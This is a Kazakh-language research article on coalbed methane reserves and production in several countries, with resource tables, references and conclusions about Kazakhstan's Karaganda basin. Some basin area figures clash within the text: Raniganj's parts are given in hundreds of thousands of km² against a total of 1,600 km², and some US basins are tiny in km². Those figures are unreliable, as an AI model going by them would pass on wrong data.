тан мен көмірді бір мезгілде өндіру: кенеттен шығарындылардың пайда болу қаупін азайтуға; кеншілер үшін қауіпсіз еңбек жағдайларын жасауға; газ факторы бойынша тазарту кенжарларына жоғары жүктемені қамтамасыз етуге; атмосфералық ауаға және озон қабатына теріс әсерді азайтуға мүмкіндік береді. Сонымен қатар, метанды пайдалану - экологиялық таза табиғи энергия тасымалдаушы, экономикалық пайда әкеледі.

Көмір шахталарының тереңдеуімен газ шығару мәселесі өткір бола бастайды, көмір қабаттарының табиғи газдылығы артады. Ұқсас тау-кен-геологиялық жағдайларда газ шахталары қызметінің техникалық-экономикалық көрсеткіштері газ емес өндіру өндірістерінің жұмыс көрсеткіштерінен төмен. Газ бен шаң бойынша аса қауіпті шахталардағы тазарту кенжарына жүктеме шамамен 1,5-2 есе төмен. 50-60% деңгейінде тиімділікпен газсыздандыру кезінде ғана саланы қайта құрылымдаудың көптеген бағдарламалары талап ететін тәулігіне 5-7 мың тонна өндіруге қол жеткізуге болады [2].

Материалдар мен әдістер. Дәстүрлі емес көздердің газ кен орындары дәстүрлі кен орындарының қорларынан едәуір асып түседі. Халықаралық энергетикалық агенттіктің 2009 жылы жарияланған мәліметтеріне сәйкес, 921 трлн. м³ дәстүрлі емес көздерден газдың жалпы әлемдік болжамды ресурстарын құрайды. Бұл көрсеткіш дәстүрлі кен орындарындағы газ ресурстарынан 2,2 есе асады [3]. Сонымен қатар, бүкіл әлем бойынша көмір қабаттарының метан көлемі 256 трлн. м³ (1-кесте).

1-кесте - Әлемдік газ ресурстарының құрылымы [4, б. 6]

Газ ресурстарының түрлері	Газ ресурстарының көлемі, трлн. м3	Газ ресурстары түрлерінің үлесі, %
1. Дәстүрлі газ ресурстары	405	30,54
2. Дәстүрлі емес газ ресурстары	921	69,46
2.1. Тығыз құмтас газы	209	15,76
2.2. Көмір қабаттарының метаны	256	19,31
2.3. Тақтатас газы	456	34,39
Барлық газ ресурстары	1326	100


Кейбір елдер көмір қабаттарынан метан өндірудің әртүрлі технологияларын сәтті қолданады. Іс жүзінде бүкіл әлемде газ өндірудің бұл бағыты оларды алдын ала газсыздандыру және ұңғымалар арқылы газ алу тұрғысынан үлкен маңызға ие болды.

Көмір метанының ең көп мөлшері Ресей, АҚШ,

Қытай, Австралия, Оңтүстік Африка, Үндістан, Польша, Германия, Ұлыбритания, Қазақстан және Украина аумағында орналасқан кен орындарында шоғырланған. 2002 жылғы М.В. Голицын мәліметтеріне сәйкес, әлем елдері бойынша көмір метанының әлемдік ресурстарының салыстырмалы кестесін жасауға болады (2-кесте).

2-кесте - Көмір қабаттарындағы метанның әлемдік ресурстары [5]

Елдер	Көмір қабаттарының метаноздылығы, м ³ /т	Метанның барлық ресурстары, млрд. м ³	Метанды алу үшін рентабельді мөлшер, млрд. м ³
ТМД	10-40	30000-58000	2550-2710
Қытай	8-20	16000-25000	7000-7500
АҚШ	7-14	11000-22000	6000-8000
Австралия	7-15	3800-6000	2000-3000
Германия	8-15	1700-3000	700-1000
Польша	8-13	1200-1450	450-600
Ұлыбритания	5-24	900-1600	400-800
Канада	5-14	600-1600	300-500
Франция	8-14	370-650	250-300
Африка	8-10	400-500	150-200
Үндістан	5-8	250-400	100-200
Чехия	17-30	110-130	50
Жапония	10-13	80-110	25



1-сурет-АҚШ көмір кен орындарында метан өндірудің жиынтық көрсеткіштері [8]

Метан ресурстарын бағалаудың бірыңғай және сенімді әдістемесінің болмауы олардың мөлшерін дәл көрсетуге мүмкіндік бермейді. Кен орындарын геологиялық зерттеудің әртүрлі дәрежесі, метан ресурстарын бағалаудың әртүрлі тәсілдері әсер етеді. Сонымен қатар, бұл газды баламалы энергия көзі ретінде тану бүкіл әлем бойынша көмір метанын өндіру жобаларына салынған инвестиция деңгейімен расталады. Сонымен қатар, кейбір елдерде бұл көмірсутектердің жалғыз көзі.

Ұзақ уақыт бойы метан газы көмірдің зиянды және қауіпті серігі болып саналды. Ол көбінесе көмір қабаттарын жер асты әдісімен игеруге кедергі келтірді. Қарағанды бассейніндегі көмір қабаттарының әлемдегі ең жоғары газдылығы - 15-35 м³/т.

Оңтүстік Африкада Уотерберг кен орнының газдылығы 3-5 м³/т. Америка Құрама Штаттарында Сан-Хуан бассейнінің газдылығы 5-12 м³/т, Уоррирор бассейнінің газдылығы 8-12 м³/т құрайды. Бүгінгі таңда көмір қабаттарының метаны ең перспективалы дәстүрлі емес көмірсутек шикізаты көздердің бірі болып саналады. Әлемдегі көмір бассейндерінде шамамен 70 ел бар, олардың 40-тан астамында метанды қандай да бір жолмен алу жұмыстары жүріп жатыр. Әлемнің 20-ға жуық елі метан өндіру үшін бұрғылауды белсенді қабылдады және пайдаланады. Метанның ең көп зерттелген ресурстары әзірге АҚШ, Канада және Австралияда бар. 2010 жылы әлемдегі көмір қабаттарынан метан өндірудің жалпы көлемі 68 млрд.м³-тен асты. АҚШ елдері бөлінісінде 54,0 млрд.м³, Канада – 7,5 млрд. м³; Австралия

– 5,2 млрд. м³; Қытай – 1,4 млрд. м³ өндірді. Жетекші американдық сарапшылардың бағалауы бойынша, көмір қабаттарынан метанды әлемдік өндіру 2040 жылға қарай жылына 157 млрд. м³ жетеді [6, б. 43].

1993 жылғы метанды алу көрсеткіштерін зерттей отырып, оның көп бөлігі екі бассейнде алынғанын байқауға болады. Бұл 17 миллиард м³ - Сан-Хуан және 2,9 миллиард м³ – қара Варриор. АҚШ-та кеніш метанын өнеркәсіптік өндіру 1980 жылдардың басында басталды. 20 жыл ішінде көмір қабаттарынан метан өндіру 6,7 есе өсті. Сонымен қатар, мак-

сималды өсім 90-шы жылдары байқалды [7, 83-тен]. 2000 жылы Америка Құрама Штаттары көмір қабаттарынан 39 миллиард м³ метан өндірді. Бұл АҚШ-тың жалпы газ өндірісінің 7% құрайды (1-сурет).

Табиғи газдылығы жоғары шахталарда тазарту кенжарларының өнімділігі тәулігіне 10 000 тонна көмір, 100 м³/мин. дейін метан өндіруге мүмкіндік беретін газсыздандыру құралдарын қамтамасыз етеді, содан кейін 90% газды кәдеге жаратады. Сонымен қатар, Америка Құрама Штаттарында бес ірі көмір метан бассейні және бірқатар шағын кен орындары бар (2-сурет).



2-сурет-АҚШ-тағы метан-көмір бассейндері

Сан-Хуан бассейні ауданы 19,3 км² Солтүстік Америкадағы ең өнімді болып саналады. Онда 6-дан 12 м-ге дейін қабаттар жатыр. Метан өндіру тереңдігі 0,16-дан 1,2 км-ге дейін өзгереді ұңғымалар арқылы жүзеге асырылады. Метан қоры 2,4 трлн. м³ құрайды. Тағы бір Уинта бассейні ауданы шамамен 37,5 км², Юта штатында орналасқан. Онда өнімді қабаттар 300 м-ден 2,1 км-ге дейін тереңдікте жатыр. Аппалач көмір бассейнінің құрамында материктегі ең оңтүстік болып саналатын Қара ұры бассейні бар. Оның ауданы 65 мың км², көмір қабаттарының тереңдігі 105-тен 760 м-ге дейін. Метанның бағалау қоры 566 млрд. м³ құрайды. Бұл кен орнын игерудегі 30 жылдан астам тәжірибеде 1000-нан астам ұңғымалар бұрғыланды. Құбырдың жалпы ұзындығы 200 км-ден асады [9].

Колорадоның солтүстік-батыс бөлігінде 18,7 км² Пайсьенс бассейні орналасқан. Көмірдің өнімді қабаттары 600 м - 2 км тереңдікте жатыр. Олардың бір бөлігі 1,5 км-ден астам тереңдікте. Вайомингтің солтүстік-шығыс штатында, ауданы 66,8 мың км², ұнтақ өзенінің бассейні орналасқан. Ондағы қабаттардың өнімді бөлігінің пайда болуы 130 м-ден 2 км-ге дейін өзгереді. Мұнда шамамен 849 млрд. м³ құрайды [7, 82-ден].

Қазір Ресейде көмір қабаттарының метаны негізінен ілеспе минерал ретінде өндіріледі. Шахталардағы газсыздандыру жүйелері жыл сайын метан-ауа қоспасындағы оның мөлшері 25%-дан астам болған кезде шамамен 0,5 млрд м³ метан алады. Сонымен қатар, оны өнеркәсіптік өндіру, арнайы ұңғымалардың бетінен бұрғылау арқылы, Ресейдегі жү-

мыс істеп тұрған шахталардың өрістерінен тыс бастапқы кезеңде тұр. "Газпром промгаз" ААҚ мәліметтері бойынша метанның болжамды ресурстары Ресейдің негізгі көмір бассейндерінде 83,7 трлн. м³ құрайды. Бұл Ресей Федерациясының болжамды табиғи газ ресурстарының шамамен 1/3 бөлігіне сәйкес келеді. Тақтатас газы мен тығыз құмтас газының ресурстары көмір қабаттарындағы метан көлемін жаба алмайды. Сондықтан ресейлік ғалымдар осы бағытта отандық газ өндіруді дамытудың ерекше рөлін анықтайды. Сонымен қатар, көмір қабаттарының метаны техникалық реттеу және метрология жөніндегі Федералды агенттіктің 22.11.2011 жылғы №570-ст бұйрығымен Бүкілресейлік пайдалы қазбалар мен жер асты суларының жіктеуішіне енгізілді. Бұл көмір қабаттарынан бөлінетін метан тәуелсіз пайдалы

қазбалар ретінде танылғанын білдіреді. Перспективалы көмір бассейндеріне қоры 13,1 трлн. м³ метан және Печора – 1,9 триллион м³ метан кіреді. Онда қазірдің өзінде ілеспе және өнеркәсіптік өндіріс жүріп жатыр. [4, б. 4].

Нәтижелер мен талқылау. Метанның көмір бағанында болуының күрделі құрылымы мен формасына байланысты оның ресурстарын анықтау және бағалау стандартты емес міндет болып саналады. Жерасты көмір өндіру кезінде алынатын шахта метанын кәсіпшілік және ілеспе өндіру кезінде бағалау әдістемелері ерекшеленеді. Сонымен қатар, Тунгус, Лена және Таймыр бассейндерінің геологиялық зерттелуінің әлсіздігіне байланысты көмір қабаттарындағы метанның нақты мөлшерін бағалау мүмкін емес (3-кесте).

3-кесте-Ресейдің негізгі бассейндері мен кен орындарының көмір қабаттарындағы метанның болжамды ресурстары [10].

Бассейн, кен орны	Барлығы, млрд. м ³	Жұмыс істеп тұрған шахталардың алқаптарында, млрд. м ³	Барланатын және перспективалы учаскелерде және іздестіру-бағалау учаскелерінде көлемі, млрд. м ³	Бассейндердің жоғарғы қабатында 1 200 м тереңдікке дейін., млрд. м ³	Бассейндердің төменгі қабатында 1 200-ден 1 800 м-ге дейінгі тереңдікте., млрд. м ³
Кузнецкий	13 085	212	12 873	7 448	5 637
Печеро	1942	26	1 916	1 260	682
Донецк	1178	495	683	-	-
Оның ішінде Шығыс Донбасс	97	2	95	-	-
Буреинский	105	25	80	101	4
Апсат	55	55	-	55	-
Сахалин	47	5	42	45	2
Партизан	23	8	15	15	8
Оңтүстік Якут	920	3	917	847	73
Зырян	99	-	99	98	1
Барлығы	17 454	829	16 625	9 869	6 407
Тунгус*	20 000	-	-	-	-
Ленский *	6 000	-	-	-	-
Таймыр *	5 500	-	-	-	-
Барлығы	48 954	-	-	-	-

* Осы бассейндердің әлсіз геологиялық зерттелуіне байланысты көмір қабаттарындағы метанды бағалау болжамды сипатқа ие.

Кемерово облысында метан өндіру жобасы 2001 жылы жүзеге асырыла бастады. Нәтижесінде бүкіл технологиялық циклге бірқатар нормативтік және әдістемелік құжаттар дайындалып, халықаралық және ресейлік үлгідегі 31 патент алынды. Талды-

қорған кен орнының Шығыс учаскесінде 2005 жылы көмір метанын өндіру технологияларын сынақтан өткізу бойынша ғылыми полигон құрылды. 4 жылдан кейін 7 ұңғыма бұрғыланды. 2010 жылдың қаңтар айының соңында бірінші көмір метан өндіретін кәсіпорын пайдалануға берілді. Жұмыс жобасы 1650-ден астам ұңғыманы қарастырады, олар жыл сайын 4 миллиард м³ метанмен қамтамасыз

етілуі керек. Ұзақ мерзімді перспективада бұл көрсеткішті жылына 18-21 млрд. м³ дейін жеткізгісі келеді [7, 95-96 бастап]. Іздеу-бағалау жұмыстары нарық-Осташкин учаскесінде де жүргізіледі. Оның қорлары 800 млрд. м³ бағаланады. Онда 23 барлау ұнғымасынан 2016 жылы 11,3 млн. м³ метан өндірілді [11, 74-77].

Қытайда дәстүрлі газдың ресурстары көмір қабатындағы метан мөлшерінен едәуір аз. Алайда, көмірдің пайда болуының әртүрлі коллекторлық сипаттамалары мен тау-кен геологиялық жағдайлары заманауи тәсілдерді қолдана отырып, қосымша зерттеуді қажет етеді. Бұл отын-энергетикалық кешенде газ-метанды пайдалану бойынша бір мәнді қорытынды жасауға мүмкіндік береді.

1980 жылдары Қытайда көмір қабатындағы метан өндірісі басталды. Өнеркәсіп баяу дамыды. Дегенмен, соңғы жылдары субсидиялардың бөлінуі

процесті айтарлықтай жандандырды. Көмір қабатындағы метанды өндіру бойынша технологиялық зерттеулер жүргізу үшін «Көмір қабатындағы газды бақылаудың ұлттық ғылыми-техникалық орталығы» және «Көмір қабатының метанының ұлттық ғылыми-техникалық орталығы» құрылды, өндірістік кәсіпорындар мен ғылыми ұйымдарда арнайы бөлімшелер ұйымдастырды. Нәтижесінде олар көмір қабаттарынан метанды барлау және өндіру саласындағы стандарттар жүйесін әзірледі. 2006-2010 жылдар ішінде көмір қабаттарындағы метанның барланған геологиялық қорының ұлғаюы 198 млрд м³ құрады. 2009 жылдың аяғында барлауға 100-ден астам лицензия және көмір қабатындағы метан өндіруге 7 лицензия берілді. Көмір қабаттарынан метан алу үшін жылына жалпы қуаттылығы 3,1 млрд м³ газды құрайтын 5,5 мың ұнғыма бұрғыланды [7, 86-90 б.].

4-кесте – Қытайдың негізгі көмір және газды аймақтарының сипаттамасы [7, 87 б.].

Көмір газы бар аймақтар	Көмір жасы	Жалпы ресурстар, трлн. м ³		2000 жылдардың басындағы ресурстардың тығыздығы, трлн. м ³ /км ²
		2000 ж. басы	2010 ж. басы	
Ордос	Көміртек-Пермь, Юра	8,85	9,8	-
соның ішінде: солтүстік бөлігі	Көміртек-Пермь, Юра	5,58	-	1,09
Шығыс шет	Көміртек-Пермь	2	-	1,22
З батыс жақ	Жоғарғы және ортаңғы Юра	1,27	-	0,63
Циншуй	Көміртек-Пермь	5,52	4	2,01
Тұрфан-Хамиский	Жоғарғы және ортаңғы Юра	2,63	2,1	1,51
Хайлар	Төменгі Пермь	1,51	1,6	1,7
Жоңғар	Жоғарғы және ортаңғы Юра	1,45	3,8	0,74
Ле	-	-	1,4	-
Ерліан	Жоғарғы және ортаңғы Юра	1,22	2	1,21
Гуанси-Гуйчжоу-Юннанец	Төменгі Пермь	1,04	3,5	0,33

Қытайдың көмір қабаттарындағы геологиялық ресурстардың мөлшері мен метанның дәлелденген қоры туралы деректер әртүрлі. Қытай Халық Республикасының Табиғи ресурстар министрлігінің жарияланған бағалауы бойынша, көмір қабатындағы метанның болжамды геологиялық қоры 2000 метрге дейінгі тереңдікте 36,81 трлн. м³, 1500 м дейінгі тереңдікте – 10,87 трлн. м³. 2000 жылдардың басындағы Қытайдың көмір қабатындағы метан ресурстарын бағалау есебінің деректері елдің орталық аймақтарында шоғырланған Қытайдың көмір қабатындағы метан ресурстарының 63,81% бар екенін көрсетеді. Батыс бөлігінде – 25,4%, Шығыс бөлігінде – 10,79%. Ең перспективалы бассейндер: Ордос, Циншуй, Жоңғар, Ерліан, Тұрпан-Хами, Хайлар. Қытай-

дың көмірі бар тоғыз аймағында көмір қабаттарындағы метанның болжамды қоры 1 триллионнан м³ әрқайсысында (4-кесте) [7, 86-87 б.].

2014 жылғы мәліметтер бойынша бұрғыланған тік және көлденең ұнғымалардың саны қазірдің өзінде 14 мыңнан асты. Қытайдың метан өндірісінің көп бөлігі Цзиньчин бассейніндегі түзілімдерден келеді. Оның газды жергілікті нарықтан тыс тасымалдауға мүмкіндік беретін Батыс-Шығыс газ құбырына жақындығы әсер етеді [12].

Австралиядағы «Көмір қабатындағы метан» терминінің өзіндік ерекшеліктері бар. Олар негізінен Квинслендте орналасқан көмір қабаттарынан газды және Жаңа Оңтүстік Уэльс пен Оңтүстік Австралиядағы көмір қабаттарынан метан шығарады. Бұл га-


Австралияның ресурстық әлеуеті дәстүрлі емес газ арқылы кеңейіп келеді. Боуэн және Сурат алаптары толығырақ зерттелді. Сидней, Гуннеда, Кларенс-Моретон және Глостер бассейндерінде Жаңа Оңтүстік Уэльсте маңызды метан ресурстары табылды. Дәстүрлі емес газдың әлеуетін арттыру үшін Галилея, Аркаринга, Перт, Педирка бассейндерінде де барлау жұмыстары жүргізілетін болады [7, 83 б.].

Дүние жүзіндегі көмір қабатындағы жалпы метан қорының шамамен 6%-ы Индонезияда орналасқан. 9,47 триллион м³ белгілі. Бұл елдегі табиғи газ қорынан екі есе көп (5-кесте).

Солтүстік Таракан кен орнында метан өндіру бойынша тәжірибелік жобалар жүзеге асырылды. Сонымен қатар, оны коммерциялық өндіру 2009 жылы Шығыс Калимантан провинциясындағы Санга-Санга кен орнында басталды. Бір жылдың ішінде өндірілген газ жергілікті тұтынушыларға сатыла бастады. Метан өндірісі Оңтүстік Суматра провинциясында да анықталды. «Pertamina Hulu Energi» компаниясының мәліметінше, мұнда 200-ге жуық ұңғы-

ма бұрғылау қажет. Бұл саланы дамыту үшін 2007 жылдан бері ел Үкіметі салықтық жеңілдіктер беру және метан өндіруге инвестиция салатын инвесторларды қорғау туралы заңдар қабылдауда. Индонезияда 11 көмір шахтасы бар, олар архипелагтың 4 ірі аралында - Калимантан, Суматра, Ява және Сулавесиде орналасқан. Бұл ретте елдегі көмір қорының үштен екісі Суматра аралында шоғырланған. Тау-кен өндіру негізінен Шығыс Калимантанда жүзеге асырылады, өйткені көмірдің сапасы мұнда жоғарырақ [14].


Үндістандағы көмір қабатындағы метан ресурстары шамамен 1,9 трлн. м³. Ал геологиялық зерттеу және бағалау жұмыстарының тек 230 млрд м³ ғана. Ең перспективалы блоктар Дамуд бассейніне жататын Джария, Бокаро және Ранигандж болып саналады. Үндістандағы ең ірі көмір кен орны Калькуттадан 270 км батыста орналасқан және шамамен 450 км² аумақты алып жатқан Джария болып саналады. Онда 18 қабат шоғырланған, оның метан қоры 85 млрд м³ деп бағаланады. 4-суретте Үндістандағы Джария көмір метан кен орны көрсетілген.



4-сурет – Үндістандағы Джария метан-көмір кен орны [15]

Барлау жұмыстары Үндістандағы көмір қабатында метан өндіруге арналған қолданыстағы 33 блоктың 25-ін қамтиды. Үш блок өндірісте, ал осыншама блок бастапқы геологиялық зерттеулерден кейін барлау жұмыстарын тоқтатуға мәжбүр болды. Үндістанда көмір қабатындағы метан дәстүрлі газға қарағанда қымбатырақ. Сондай-ақ, нақты заңнамалық база және мемлекеттік ынталандыру шаралары жоқ [7, 92-93 б.].

5-суретте көрсетілген Ранигандж кен орны Батыс Бенгалия штатында, Калькутадан солтүстік-батысқа қарай шамамен 200 км жерде орналасқан және ауданы 1600 км² шамасында. Өндіріс көлемі бойынша екінші орында саналады. Оның шығыс бөлігі 500 мың км², солтүстік бөлігі 350 мың км², оңтүстік бөлігі 210 мың км² аумақты алып жатыр. Мұнда көмір қабаттарынан метанды коммерциялық өндіру 2007 жылы басталды.



5-сурет – Үндістандағы Ранигандж метан-көмір кен орны [15]

Көмірсутек шикізатының дәстүрлі емес көздерін игеруге қызығушылықтың артуы қазірдің өзінде бүкіл әлемде байқалды. British Petroleum болжамы қазіргі әлемдік газ тұтыну кезінде ол шамамен 60 жылға созылады деп отыр. Деректер барланған кен орындарының көрсеткіштеріне негізделген. Мысалы, барланған мұнай көлемі 46 жылға, ашылмаған жерлерге тағы бірнеше ондаған жылдарға жететін болуы керек. Метан газын көмір қабатында 98%-ға дейінгі тазалығымен баламалы энергия көзі ретінде қарастыруға болады. Іс жүзінде ешқандай алдын ала өңдеу қажет емес, бұл оны тікелей өндіру орнында энергия көзі ретінде пайдалануға мүмкіндік береді.

Қорытынды. Қазақстанның метан-көмір кен орындарын өндіру және барлау бойынша айтарлықтай әлеуеті бар. 1500 метр тереңдікке дейін Қарағанды көмір бассейніндегі метан қоры 490,47 млрд м³ құрайды. Бұл метан газын дәстүрлі табиғи газға жақсы балама ретінде қарастыруға мүмкіндік береді, себебі оның Қарағанды бассейніндегі мөлшері 80-98% аралығында ауытқиды. Бұл ретте Екібастұз көмір бассейні метан қоры бойынша аз зерттелген, қалған кен орындары туралы ақпарат мүлде жоқ, бұл олардың нашар зерттелгенін көрсетеді. Қазақстанда үлкен аумақтарды алып жатқан және газ тығыздығы жоғары көмірлер шоғырланған кен орындары бар. Сондықтан метанның қолда бар көлемдерін нақтылау үшін бірқатар зерттеу жұмыстарын жүргізген жөн. Оны көмір қабатынан алу дәстүрлі газды өндіруге қарағанда қымбатырақ процесс болып саналады. Бұл көмір қабатында гидравликалық жару арқылы метанның қозғалуы үшін арналарды құру қажеттілігіне байланысты. Мысалы, құмтастың құрамындағы газ қабат қысымына байланысты жер бетіне өздігінен шығады.

Әлемнің әртүрлі елдерінде метанның геологиялық пайда болу жағдайларын талдай отырып, Қарағанды көмір бассейнінде бұл газды өндірудің экономикалық тиімділігі туралы қорытынды жасауға болады. Басқа елдердің тәжірибесі көмір қабатының пайда болуының ұқсас жағдайында метан өндіруді көрсетеді.

Учаскелердің болашағын келесі геологиялық және технологиялық факторлармен анықтауға болады:

- газ сыйымдылығы 8-10 м³/т артық болуы және қабат тереңдеген сайын артуы керек.
- қапаттардың жалпы қалыңдығы - 8-10 м және одан да көп;
- көмірлердің петрографиялық құрамы – витринит;
- бағалау тереңдігі метан өндіру әдістерімен және технологияларымен шектеледі. Қазіргі уақытта ол 300 - 1800 м. Бұл арада ең қолайлысы 500 - 1200 м;
- ресурстардың ауқымы газ өндіру кен орнын пайдалану мерзімін анықтауға әсер етеді. Көлемі 50-75 миллиардтан асатын депозиттерді перспективалы деп санауға болады. кен орнында немесе учаскеде м³.
- ресурс тығыздығы қапаттар топтарының өнімділігін бағалайды. 150-200 млн м³/км² жоғары концентрациялар қолайлы болып саналады;
- көмірдің күлділігі 25-30% дейін;
- метаморфизм дәрежесі – Г, Ж, К, ОС, Т тобындағы көмірлер.
- сынғыштық және сыну. Метаморфизмнің орта сатысындағы көмірлер.

- пайда болу тектоникалық жоспарында ең жақсы нұсқа қатпарлы бұрыштары 30-40 градус шегінде тегіс қабаттар болады.

Қарағанды облысында жұмыс істейтін шахталардың кен орындарын арзан газдың көзі деп санауға болады, бұл метанды алдын ала алған жағдайда қабаттардың газдылығын төмендетуге және тау-кен жұмыстарының қауіпсіздігін арттыруға мүмкіндік береді.

Газды қалпына келтіруді интенсификациялау технологияларын қолданғаннан кейін ұңғымалардың дебиті 5-10 мың м³/тәуліктен жоғары болуы керек, бұл көрсеткіш игерудің белсенді фазасында 20-40 мың м³/тәулікке дейін артады.

Метанды өнеркәсіптік өндіру, тиісті көрсеткіштері бар аудандарда көмірдің бетінен газды десорбциялауға негізделуі керек. Қысымның күрт босатылуы күшейту әдістерінен кейін пайда болған жарықтар жүйесі арқылы ұңғымаға метанның түсуіне ықпал етеді.

Бұл процесті мемлекеттік қолдау мен субсидиялау өнеркәсіптік ауқымда метан өндірісін дамытуға маңызды әсер етеді, бұл көмір қабатындағы метанды табысты өндіретін елдердің тәжірибесінен көрінеді.

Қолданыстағы инфрақұрылым бірқатар елдерде метан өндіруге шектеуші әсер етеді – газ құбырлары мен экспорттық терминалдардың төмен өткізу қабілеті, технологиялық күрделі және қымбат бұрғылау жұмыстары, білікті кадрлардың жетіспеушілігі.

Әдебиеттер

1. Забурдяев В.С. Метан угольных месторождений: ресурсы, объемы выделения, извлечения и использования // Горный вестник. – 1994. – №1. - С. 34 – 39.
2. Пучков Л.А., Слестунов С.В., Федунец Б.И. Перспективы добычи метана в Печорском угольном бассейне. - М.:Издательство Московского государственного горного университета.- 2004. - 557 с.
3. International Energy Agency, World Energy Outlook, 2009.
4. Пармузин П.Н. Зарубежный и отечественный опыт освоения ресурсов метана угольных пластов: монография. Ухта: УГТУ.- 2017.-109 с. ISBN 978-5-88179.
5. Голицин М.В. и др. Газоугольные бассейны России и мира // М., 2002.- 250 с.
6. Турабаева Ж. Метановая перспектива Казахстана // Журнал «Горно-металлургическая промышленность».- Алматы.- 2019.- №2, стр.42-46.
7. Мастепанов А.М., Степанов А.Д., Горевалов С.В., Белогорьев А.М.; Нетрадиционный газ как фактор регионализации газовых рынков под общ. ред. д.э.н.. Мастепанова А.М и к.г.н., доц. Громова А.И. // М.:ИЦ «Энергия», 2013.- 126 стр.
8. EIA. U.S. Energy Information Administration. Coalbed Methane Production // https://www.eia.gov/dnav/ng/ng_prod_coalbed_s1_a.htm.
9. Drizhd N.A., Kamarov R.K., Akhmaturov D.R., Zamaliyev N.M., Shmidt-Fedotova I.M. Coal bed methane Karaganda basin in the gas balance Republic of Kazakhstan: status and prospects // Naukovyi Visnyk Natsionalnoho Hirnychoho Universytetu, №1, Dnepropetrovsk: 2017. – pp. 12–20.
10. Мастепанов А.М., Ковтун В.В. Метан угольных пластов в газовом балансе КНР: состояние и перспективы // Газовая промышленность (спец. вып.), Изд.: ООО «Камелот Пабблишинг», Москва, 2012. – № 672. – С. 80-90.
11. Золотых С.С., Арнаутов В.С., Суринов Е.В. Из недр кузбасских кладовых – горючий газ метан // Газпром Добыча Кузнецк. – Кемерово: Кузбассвуиздат, 2015. – 247 с.
12. Qin Yong, Ye Jianping. A Review on Development of CBM Industry in China. Search and Discovery Article #80454 // Adapted from oral presentation given at AAPG Asia Pacific Region, Geoscience Technology Workshop, Opportunities and Advancements in Coal Bed Methane in the Asia Pacific, Brisbane, Queensland, Australia, February 12-13, 2015.
13. Jaireth, S., Huleatt, M.B. 2012. Australian In Situ Coal Resources, 2012. Geoscience Australia, Canberra. // <http://pid.geoscience.gov.au/dataset/ga/74097>
14. Федотов Е. Индонезия: зачатки новой отрасли // Журнал «Уголь Кузбасса»: специальный выпуск. - 2014.

- № 1. - С. 1-70

15. Coal Washing & power generation from washery rejects. Coal bed methane 2nd Indo-US Coal Working Group meeting Washington November, 2005.

References

1. Zaburdjaev V.S. Metan ugol'nyh mestorozhdenij: resursy, obshchyye vydeleniya, izvlecheniya i ispol'zovaniya // Gornyy vestnik. – 1994. – №1. – S. 34 – 39. [in Russian].
2. Puchkov L.A., Slastunov S.V., Fedunec B.I. Perspektivy dobychi metana v Pechorskom ugol'nom bassejne.- M.: Izdatel'stvo Moskovskogo gosudarstvennogo gornogo universiteta.- 2004. - 557 s. [in Russian].
3. International Energy Agency, World Energy Outlook, 2009. [in Eng].
4. Parmuzin P.N. Zarubezhnyy i otechestvennyy opyt osvoeniya resursov metana ugol'nyh plastov: monografiya. Uhta: UGTU.- 2017.-109 s. ISBN 978-5-88179. [in Russian].
5. Golitsin M.V. i dr. Gazougol'nye bassejny Rossii i mira // M., 2002.- 250 s. [in Russian].
6. Turabaeva Zh. Metanovaya perspektiva Kazakhstana // Zhurnal «Gorno-metallurgicheskaya promyshlennost'».- Almaty.- 2019.- №2.- str.42-46. [in Russian].
7. Mastepanov A.M., Stepanov A.D., Gorevalov S.V., Belogor'ev A.M.; Netraditsionnyy gaz kak faktor regionalizatsii gazovykh rynkov pod obshh. red. d.je.n.. Mastepanova A.M i k.g.n., doc. Gromova A.I. // M.: IC «Jenergiya», 2013.- 126 str. [in Russian].
